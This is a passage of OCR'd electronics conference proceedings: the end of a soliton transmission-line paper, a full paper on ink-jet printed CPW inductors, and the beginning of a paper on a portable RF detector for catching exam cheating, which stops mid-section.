


Figure 4. The 3-D plot of dark soliton at different positions, x, obtained from simulation of the NLTL.

Propagation of this pulse along the transmission line is simulated and the obtained envelope waveform at different positions, x, is depicted in Fig. 2. As seen in this figure, the soliton–like pulse preserves its shape along the propagation path. According to the analytical calculations, this circuit because of its positive nonlinearity cannot support dark solutions. As observed in Fig. 3, it presents a good agreement between the analytical and simulated results at x = 0.1 m.

Now, we consider the NLTL with a reverse–biased diode and the same values for the inductance and resistances. The diode's parameters are linear capacitance C_0 = 1 pF, and nonlinearity factor α = – 0.25 V^{-1}. In this case, the sign of the product AD is negative. Therefore, if this circuit is excited by a dark initial signal, a dark soliton will be generated. The envelope waveform obtained from the finite–difference method at different positions, x, is depicted in Fig. 4. As observed in Fig. 5, we get a good agreement between the analytical and simulated results. According to the analytical calculations, this circuit because of its negative nonlinearity cannot support bright solutions.




Figure 5. Comparison between the waveform envelopes obtained from the analytical solution and the simulation at x = 0.15 m.




Figure 6. The influnce of dissipation on waveform of the envelope soliton.

Finally, let us consider the propagation of soliton–like waves in the case of larger values of resistance than in the first two cases. In this case, we consider the NLTL with a varactor, inductance, and linear resistances $R_1 = 10\ \Omega$, and $R_2 = 5\ \Omega$. The varactor's parameters and linear inductance are the same as observed in the first case. In Fig. 6 is shown the influence of dissipation along the line for the envelope soliton. We can conclude that dissipation acts on the amplitude of the soliton but not on its profile. The amplitude of soliton–like pulsess decreases with the increase of the resistances line. Thus, our results suggest that the losses must be reduced in order to improve the propagation of solitons.

V. CONLUSION

In this paper, we analytical and numerical studied the propagation of soliton–like signals in a nonlinear RLC transmission line. Using Kirchhoff's laws has been shown that the voltages along the line are governed by a third–order nonlinear PDE. The coefficients of the obtained voltage equation show that the dispersion coefficient, A, is always positive, but the sign of the nonlinearity coefficient, D, is determined by the characteristics of the varactor or the reversed biased diode. Depending on the sign of the product AD, the proposed NLTL can generate either bright or dark solitons. Also, we found the soliton solution of circuit equation using ITF method. From the analytical solution is possible to choose the suitable parameters of NLTLs to satisfy the required application or to compare the analytical results with the experimental results. We have verified generation of bright and dark solitons using a circuit simulator based on a finite–difference method. A good agreement is observed between the analytical prediction and the simulation results. Our results suggest that the losses must be reduced in order to improve the propagation of soliton–like pulses, because the amplitude of soliton decreases with the increase of the resistances line.

ACKNOWLEDGMENT

The authors would like to thank the Ministry of Education and Science of Serbia, Grant III43008, for the financial support of this work.

REFERENCES

[1] A. C. Scott, F. Y. F. Chu, and D. W. McLaughlin, "The soliton: A new concept in applied science," Proceedings of the IEEE, vol. 61, pp. 1443–1483, October 1973.

[2] M. J. Rodwell, S. T. Allen, R. Y. Yu, M. G. Case, U. Bhattacharya, M. Reddy, E. Carman, M. Kamegawa, Y. Konishi, J. Pusl, and R. Pullela, "Active and nonlinear wave propagation devices in ultrafast electronics and optoelectronics," Proceedings of the IEEE, vol. 82, pp. 1037–1059, Jul 1994.

[3] M. J. W. Rodwell, M. Kamegawa, R. Yu, M. Case, E. Carman, and K. S. Giboney, "GaAs nonlinear transmission lines for picosecond pulse generation and millimeter-wave sampling," IEEE Transactions on Microwave Theory and Techniques, vol. 39, pp. 1194–1204, July 1991.

[4] H. Ikezi, J. S. deGressie, and J. Drake, "Soliton generation at 10MW level in the very high frequency band," Applied PhysicsLetters, vol. 58, pp. 986–987, April 1991.

[5] W. M. Zhang, R. P. Hsia, C. Liang, G. Song, C. W. Domier, and N. C. Luhman, "Novel low-loss delay line for broadband phased antenna array applications," IEEE Microwave Guided Wave Letters, vol. 6, pp. 395–397, November 1996.

[6] E. Lheurette, M. Fernandez, X. Melique, P. Mounaix, O. Vanbesien, and D. Lippens, "Non linear transmission line quintupler loaded by heterostructure barrier varactors," 29th European Microwave Conference, pp. 217–222, 1999.

[7] E. Afshari, and A. Hajimiri, "Nonlinear transmission lines for pulse shaping in silicon," IEEE Journal of Solid-State Circuits, vol. 40, pp. 744–752, March 2005.

[8] R. Stearrett, and L. Q. English, "Experimental generation of intrinsic localized modes in a discrete electrical transmission line," Journal of Physics D: Applied Physics, vol. 40, pp. 5394–5398, September 2007.

[9] D. L Sekulić, B. M Satarić, J. A. Tuszynski, and M. V. Satarić, "Nonlinear ionic pulses along microtubules," European Physical Journal E: Soft Matter, vol. 34, art. no. 49, May 2011.

[10] D. L Sekulić, and M. V. Satarić, "Protein-based nanobioelectronics transmission lines," 28th International Conference on Microelectronics–MIEL, May 2012, in press.

[11] K. Tse Ve Koon, J. Leon, P. Marquie, and P. Tchofo-Dinda, "Cutoff solitons and bistability of the discrete inductance-capacitance electrical line: Theory and experiments," Physical Review E, vol. 75, pp. 066604.1–8, June 2007.

[12] S. Abdoulkary, A. Mohamadou, and T. Beda, "Exact traveling discrete kink-soliton solutions for the discrete nonlinear electrical transmission lines," Communications in Nonlinear Science and Numerical Simulation, vol. 16, pp. 3525–3532, September 2011.

[13] D. L. Sekulić, M. V. Satarić, and M. B. Živanov, "Symbolic computation of some new nonlinear partial differential equations of nanobiosciences using modified extended tanh-function method," Applied Mathematics and Computation, vol. 218, pp. 3499–3506, December 2011.

[14] D. L. Sekulić, M. V. Satarić, M. B. Živanov and J. S. Bajić, "Soliton-like pulses along electrical nonlinear transmission line," Electronics and Electrical Engineering, vol. 122, June 2012, in press.

Ink-jet Printed CPW Inductors in Flexible Technology

Aleksandar Menicanin*, Ljiljana Zivanov, Mirjana Damnjanovic, Andrea Maric and Natasa Samardzic
*Institute for Multidisciplinary Research, University of Belgrade, Belgrade, Serbia
Faculty of Technical Sciences, University of Novi Sad, Novi Sad, Serbia
email: aleksandar.menicanin@imsi.rs

***Abstract*— In this paper we present an ink-jet printed coplanar waveguide (CPW) inductors in flexible technology. We show design, fabrication, characterization and measurement technique of such devices. This is solution for ultra low-cost mass production. CPW inductors were developed as a technology for much simpler and faster fabrication on/in plastic foil. Structures are printed on Kapton substrate with polyamide silver nanoparticle ink.**

***Keywords*— Flexible technology, inductors, ink-jet printing, printed electronics**

I. INTRODUCTION

Printed flexible technology is one of the best methods for making very precision circuits on flexible printed circuits boards (flexible PCBs). This technology is very usable for fabricating printed electronics, solar cells, mobile phones, Radio Frequency Identification (RFID), Wireless Local Area Networks (WLAN) antennas, smart cards, etc. It represents low-cost green technology, and most of the applications are printed in one layer.

As a demand for low cost, flexible and efficient electronics increases, the materials and integration techniques become more and more critical and face more challenges, especially with the ever growing interest for "cognitive intelligence" and wireless applications, such as RFID, WiFi, WiMax. For an optimal RF performance, substrate material characterization for electronics such as antennas, filters and transmission lines becomes a must, especially for low-cost materials. A fast process, like ink-jet printing, can be used efficiently to print electronics on/in plastic or paper substrates [1, 2].

Printed electronics is gaining wide momentum owing to the many benefits it offers over conventional electronics, such as low fabrication cost, long switching times, and simple fabrication. This technology has found use in a plethora of applications ranging from displays and lighting to RFID, sensors, and batteries. The global printed electronics market is expected to reach $24.25 billion by 2015. Increased miniaturization, technological changes, and portability needs of electronic products in different sectors such as telecommunications, packaging, automotive, and medicine are driving the demand for flexible electronic products in the market [3]. There are significant growth opportunities for printed electronics in end-user markets such as consumer electronics, military, power generation, healthcare, and logistics.

Low-resistance printed conductors are crucial for the development of ultra-low cost electronic systems and components such as high-Q inductors, capacitors, tuned circuits, and interconnects. Because of that, we have designed coplanar waveguide (CPW) inductors without back ground metallization. The goal of this research is to transfer knowledge previously gained on fabrication in non-flexible technologies. We developed meander-type inductors in low temperature co-fired ceramic (LTCC) and different type inductors in ceramic co-processing technology [4, 5], and passive components in flexible technology [6].

The electrical resistance of printed metal lines is dependent on a number of variables: type of nanoparticle, printed thickness, and sintering temperature. Printed thickness depends on: wetting characteristics of the substrate surface, dot size, substrate temperature, and viscosity [7].

In this paper, we present CPW inductors in flexible technology. In Section II is presented design and ink-jet fabrication process of CPW inductors on plastic Kapton foil. In section III are shown measurement results and characterization of presented structures. The reached conclusions of the obtained results follow finally in the Section IV.

II. DESIGN AND INK-JET FABRICATION PROCESS OF CPW INDUCTORS

A. Design of CPW Inductors

Design, modeling and simulation of CPW inductors are obtained using electromagnetic simulator, built in software package Microwave office (MWO, AWR Corp).

Designed CPW inductors are two-port meanders with 1, 1.5 and 3 turns (n number of turns). Line paths in presented structures have width $w = 200$ μm. Around CPW inductors structure is ring-shape ground plane, which is replacement for background metallization. In that manner, structures are manufactured in low-cost one-layer fabrication process.

Designed CPW inductor on flexible substrate is presented in Fig. 1. All geometrical parameters of interest are clearly marked: the width of the conductive line w, the spacing between adjacent segments s, outer dimensions of the inductor

d_x and d_y, and the total thickness of the substrate CPW inductors d. In this case, d is thickness of Kapton substrate.

3D electromagnetic (EM) model of CPW inductor, modeled in MWO, contains an additional top air box that is required for defining the boundaries of the EM enclosure. The top boundary was modeled as "approximately open."




Fig 1. Geometric structure of CPW inductor meander type with 1.5 turn: top view and 3D model (built in MWO).

Geometrical parameters of designed CPW inductors are presented in the Table I. Ring ground is rectangular path with 400 µm line width around meander structures. Depending on the number of turns n, we obtain the projected value of inductance, which is directly related to the final dimensions of the CPW inductors.

TABLE I.
GEOMETRICAL PARAMETERS OF FABRICATED CPW INDUCTORS

	CPW1x200	**CPW1.5x200**	**CPW3x200**
n (turn)	1	1.5	3
dx (mm)	1.8	2.2	3.4
dy (mm)	2	2	2
d (µm)	75	75	75
s (µm)	200	200	200
w (µm)	200	200	200

Parameters of material used for inductors' fabrication influence on their performance. Influence of the most important parameters of the substrate such as dielectric loss (tan δ) and relative permittivity (ε_r) are especially significant. Used plastic foil Kapton has dielectric loss tan δ = 0.0019 and relative permittivity ε_r = 3.2 [8].

B. Fabrication Process: Ink-Jet Printing of CPW Inductors

Printed electronics uses different printing techniques, namely ink-jet, screen, flexography, gravure, offset lithography, nano-imprint lithography, and some proprietary printing techniques developed by market players. Printed electronics technology makes use of conductive and dielectric inks. Plastic, glass, and paper are the commonly used substrates for developing printed components [3].

CPW inductors in flexible technology are printed on plastic/organic Kapton substrate (75 µm thick) with silver nanopatricle ink, using ink-jet printer Dimatix Materials Printer DMP-3000 [9], as shown in Fig. 2. To ensure the ink droplets sufficiently overlap, 25 µm drop spacing was selected. Drop spacing determines the thickness of printed layers. In Fig. 3 are presented ink-jet printed CPW inductors on flexible substrate with real dimensions, and enlarged section.

The ink used here contains silver nanoparticles capped with a polymer coating that keeps the particles in a colloidal suspension. Inks with other metallic nanoparticles such as gold are also available. Once the silver ink has been printed, it can be sintered at a low temperature (100°C-300°C) to form electrically conducting lines, enabling low temperature substrates such as paper [1] and polyimide to be used.

After printing process, structure goes in furnace for sintering process at 200ºC for 40 minutes. The conductivity of the conductive ink varies from 0.4-2.5x10^7 Siemens/m depending on the curing temperature [10]. Expected conductivity of printed silver layers with presented printing and sintering process is below 1x10^7 Siemens/m.

After ink-jet printing, a low temperature sintering step guaranteed a continuous metal conductor, providing a good percolation channel for the conduction electrons to flow.




Fig 2. Dimatix Materials Printer DMP 3000 [8].




Fig 3. Ink-jet printed CPW Inductors on flexible substrate (in cm).

III. Measurement Results and Characterization of CPW Inductors

Realized structures are measured with Agilent N5230A PNA-L vector network analyzer (VNA), Süss MicroTec RF probe station PM5, and coplanar ground–signal–ground (GSG) Cascade Microtech probes (|Z| *probes*). The measurement system was calibrated using SOLT (Short-Open-Load-Thru) calibration technique using Cascade Microtech's calibration substrate 101-190. Measurement results are obtained in frequency range from 1 GHz to 35 GHz. Measurement set-up and GSG probe pads in one moment of measurement are shown in Fig. 4.




Fig 4. Measurement setup and structure in one moment of measurement.

After calibration of the measurement system, measurement of scattering parameters (S-parameters) of fabricated inductors has been performed.

From S-parameters we extracted basic electrical parameters of inductors, such as inductance, and Q-factor. From S-parameters, through Y and Z matrix we obtained presented results for inductance and Q-factor.

Effective inductance L and effective quality factor in two-port measurement can be calculated by using input impedance through Y matrix parameters as follows

$$L = \frac{\mathrm{Im}\left(\frac{4}{Y_{11}+Y_{22}-Y_{12}-Y_{21}}\right)}{2\pi f}, \tag{1}$$

$$Q = -\frac{\mathrm{Im}\left(Y_{11}+Y_{22}-Y_{12}-Y_{21}\right)}{\mathrm{Re}\left(Y_{11}+Y_{22}-Y_{12}-Y_{21}\right)}. \tag{2}$$

For symmetric inductors, Y_{22} and Y_{21} are approximately equal to Y_{11} and Y_{12}, respectively, so the following approximated equation s can also be utilized as shown in [11]

$$L \cong \frac{\mathrm{Im}\left(\frac{2}{Y_{11}-Y_{12}}\right)}{2\pi f}, \tag{3}$$

$$Q \cong -\frac{\mathrm{Im}\left(Y_{11}-Y_{12}\right)}{\mathrm{Re}\left(Y_{11}-Y_{12}\right)}. \tag{4}$$

Calculated values of effective inductance (at 1 GHz and quality factor maximum frequency f_{Qmax}) and quality factor Q extracted from measured results of all CPW inductors are presented in Table II.

TABLE II.
Extracted Parameters From Measurement Results

	CPW1x200	**CPW1.5x200**	**CPW3x200**
L at 1 GHz (nH)	1.959	2.586	4.457
L at f_{Qmax} (nH)	1.78	2.53	4.52
$Qmax$	3.5	3.167	2.231
f_{Qmax} (GHz)	6.865	6.27	3.656

Measurement results of CPW inductors in flexible technology, such as inductance and Q-factor, are presented in Fig. 5 and Fig. 6. From these measurement results we can see similar behavior with inductors in different technology.

By increasing the number of turns (n) the inductors will have greater inductance (see Fig. 5), which cause the reduction of the self resonant frequency. Because of that, parasitic capacitance became larger. Q-factor of fabricated CPW inductors is in the range of 2-3.5 (see Fig. 6), which is relatively low value compared to different technology, like LTCC. With increasing the number of turns n, the Q-factor reduces, and its maximum moves to lower frequencies.

The maximum value of Q-factor affects conductivity of printed silver-ink. Maximum value of Q-factor could be increased in two different ways. One of these is increasing contents of silver particles in polymer ink enhancing material conductivity, or usage of lower resistive ink. Another way is multiple printing of conductive lines with intent to obtain thicker conductive lines.




Fig 5. Inductance of meander type CPW inductors.




Fig 6. Q-factor of meander type CPW inductors.

IV. Conclusion

Ink-jet printing shows a very promising future for ultra-low-cost fabrication process of passive microwave circuitry and interconnects.

This paper presents the CPW inductors made in flexible PCBs technology. The results of inductor parameters are given, such as inductance and Q-factor. These devices have high operating and self resonant frequencies, up to 17 GHz. Q-factor has somewhat smaller value. If we want to achieve higher Q-factor, reduction of serial resistance of CPW inductors and/or increase the thickness of the layer or increase the concentration of silver containing in polymer silver-ink needs to be performed.

Acknowledgment

This work was supported in part by the Ministry of Education and Science, Republic of Serbia, under project TR-32016 and EC FP7 REGPOT project APOSTILLE, grant no. 256615. The authors would like to acknowledge Applied Wave Research Ltd., UK, for providing its powerful software tools.

References

[1] L. Yang and M. Tentzeris, "Design and Characterization of Novel Paper-based Inkjet-Printed RFID and Microwave Structures for Telecommunication and Sensing Applications," 2007 IEEE Intl Microwave Symp. Dig., pp. 1633-1636, Honolulu, HI, June 2007.

[2] Steven K. Volkman, et all: "Ink-jetted Silver/Copper conductors for printed RFID applications", Mat. Res. Soc. Symp. Proc. Vol. 814, 2004.

[3] "Global Printed Electronics Market-Materials, Manufacturing Technologies, Applications and Trends (2010-2015)", Mart 2011 [Online]. Available: http://www.marketsandmarkets.com

[4] G. Radosavljević, A. Marić, W. Smetana, Lj. Živanov: "Benefits of the LTCC Substrate Configuration with an Air-Gap for Realization of RF Inductor with High Q-Factor and SRF", Int. Jour. of Applied Ceramic Technology, December 2011.

[5] Stojanović G., Damnjanović M., Desnica V., Živanov Lj., Raghavendra R., Bellew P., Mcloughlin N.: "High Performance Zig-Zag and Meander Inductors Embedded in Ferrite Material", Journal of Magnetism and Magnetic Materials, Vol. 297, No 2, pp. 76- 83, 2006.

[6] N. Jerance, N. Samardzic, D. Vasiljevic, G. Stojanovic, „Modelling and Design of Passive Components for Flexible Electronics", 16th Int. Symp. Power Electronics Ee'2011, Oct 26th – 28th, SpS-2.1, pp. 1-5, Novi Sad, Serbia, 2011.

[7] O. Azucena, J. Kubby, D. Scarbrough, C. Goldsmith: "Inkjet printing of passive microwave circuitry", IEEE MTT-S International Microwave Symposium Digest, pp: 1075 – 1078, Atlanta, GA, 15-20 June 2008.

[8] GTS Flexible Materials Ltd [Online]. Available: www.gts-flexible.co.uk

[9] Dimatix Inc., Dimatix Materials Printer DMP-3000 [Online]. Avaliable: www.dimatix.com

[10] Sun Chemical Corp., SunTronic Jetable Silver U5603 [Online]. Available: http://www.sunchemical.com

[11] K. Okada, K. Masu: "Modeling of Spiral Inductors", Chapter in Advanced Microwave Circuits and Systems, InTech, April 2010.

Universal Wireless Communication Detector (UD-100) - Preventing of high-tech cheating methods

J. Bajić*, V. Milosavljević*, V. Rajs*, M. Slankamenac*, M. Živanov*
* University of Novi Sad/Faculty of Technical Sciences/Department of Power, Electronics and Communication Engineering/Novi Sad Serbia
bajic@uns.ac.rs

Abstract: In this paper the implementation of the device for wireless communication detection is presented. The system measures RF electromagnetic field strength for frequencies from 100 MHz up to 2.4 GHz and has wide range of adjustable sensitivity. Implemented device provides detection of cellular phone activities in all three main operating bands, and detection of other types of wireless communication such as radio communications, Bluetooth, Wi-Fi and so on. The device presents an improvement of a previous version of the detector MD-150. Measurement results are displayed on LED bar providing easy user readings and device operating. The system is battery powered, portable and can fit in any pocket.

I. INTRODUCTION

With technology development and miniaturization of devices in telecommunications, problem of citizen privacy became more significant. The problem of mobile phone use on places where their use is forbidden such as exams is also increasing. A device that is mostly used for this purpose is mobile phone with miniature headphones called "bugs" that communicate with the phone via Bluetooth connection. This combination without detector, which is proposed here, represents ideal solution for cheating on exams.

II. METHODS OF HIGH-TECH CHEATING

The problem of cheating by using wireless communications with micro earphones has rapidly increased, as a consequence of price decrease of those systems, their easy use, impossibility to detect them with the naked eye and their great expansion on the market [1]. The price of renting such equipment is about 20-30€ per day, what in fact represents the price of passing an exam. Nowadays, the price of the whole wireless communication system is from 80€ to 300€, so more and more students can afford to buy that system, and later rent it or share with their friends. This caused an expansion of use of such systems for cheating in the school system. First, it started at universities, and lately it expanded into secondary schools. There is a reasonable risk of spreading this phenomenon in primary schools as well. Cheating on the written exams is the easiest (pass rate 90%), while some sellers claim that there is also great pass rate on the oral exams (over 80%). Many professors are under the misapprehension that they will prevent smuggling the test out of the room by forbidding students to take the test with them out of the classroom or leaving the room during the exam. There are many ways of smuggling the test out of the exam room [2]:

- Smuggling the exam questions out of the exam room
- Dictating questions in the miniature microphone
- Taking photo of the test by using mobile phone and sending that photo to a colleague outside the building
- Shooting the exam questions by using a camera of a button size or by using a micro camera in a pen (Fig. 1).

Using the system for cheating is quite easy (Fig. 2):

- It is necessary to connect a receiver (in most cases it is a mobile phone) to an adapter with antenna



Figure 1. A micro camera in a pen



Figure 2. A system for cheating on exams

(which is put under the clothes, most often around the neck).

- There is a wireless communication between the antenna and the invisible micro earphone placed in the ear. Nothing can be noticed from the outside.
- The colleague on the other side of the phone line dictates the answers, and these can be only heard by the colleague with the micro earphone.

III. PROJECT REQUIREMENTS AND HARDWARE IMPLEMENTATION

Mobile phones today operate on three frequencies – 900 MHz, 1800 MHz and 2100 MHz, but it is still possible to detect activities of such devices, despite their small dimensions and relatively low radiation. There are certain requirements that the device for detection of mobile phone activities should satisfy. First of all, such device should be light weight and small in dimensions, in order to fulfill the demand for easy portability. If the device is to be installed in every object individually, it would not be cost-effective to use such device for the intended purpose. Another requirement that must be satisfied is ease of use. Device must be simple to use because it is not only intended for people who work in the field of electronics, but for wide population of people in the field of education. The visual representation of the information about the location of the mobile phone should be provided in the simplest form. In this implementation, the visual representation is given through a number of light emitting diodes or LEDs (three green, three yellow and three red). The diodes flash when the device detects an active mobile phone. The number of flashing LEDs indicates the signal strength, which corresponds to the distance to the active mobile device [3].

The goal of this project was to make a small portable device that can detect transmitted RF waves in wide frequency range. Range from 100 MHz up to 2500 MHz is accepted as adequate because it covers FM range, both GSM and 3G ranges, as well as 433 MHz and 2400 MHz bands, which are used by great number of wireless devices.




Figure 3. UD-100 universal wireless communication detector




Figure 4. UD-100 Signal processing block structure

Photograph of UD-100 Universal wireless communication detector is displayed on Fig. 3. On front panel aforementioned LED bar is placed, providing to operator clear and fast reading of active transmitter presence. On the right side on/off switch is located [4]. An internal antenna is used because it is more practical during detector use and has shown satisfactory results. During designing phase the problem of detector sensitivity has appeared. If detector sensitivity is too high, it would be hard to localize exact position of transmitter. On the other hand, it was intended for transmitter to have the biggest possible distance range of detection. That problem is overcome by adding one potentiometer for sensitivity regulation. In that way presence of active mobile phone can be detected at longer distances and by reducing sensitivity the exact location of the transmitter can be determined.

Whole device is battery powered via two AAA batteries that are also placed inside casing.

IV. SIGNAL PROCESSING BLOCKS INSIDE DETECTOR

UD-100 can be separated into several functional blocks that are displayed on Fig. 4. The input block consists of receiving antenna, RF amplifier and converter, based on Analog Devices specialized chip that is used in mobile devices for measuring network signal strength as

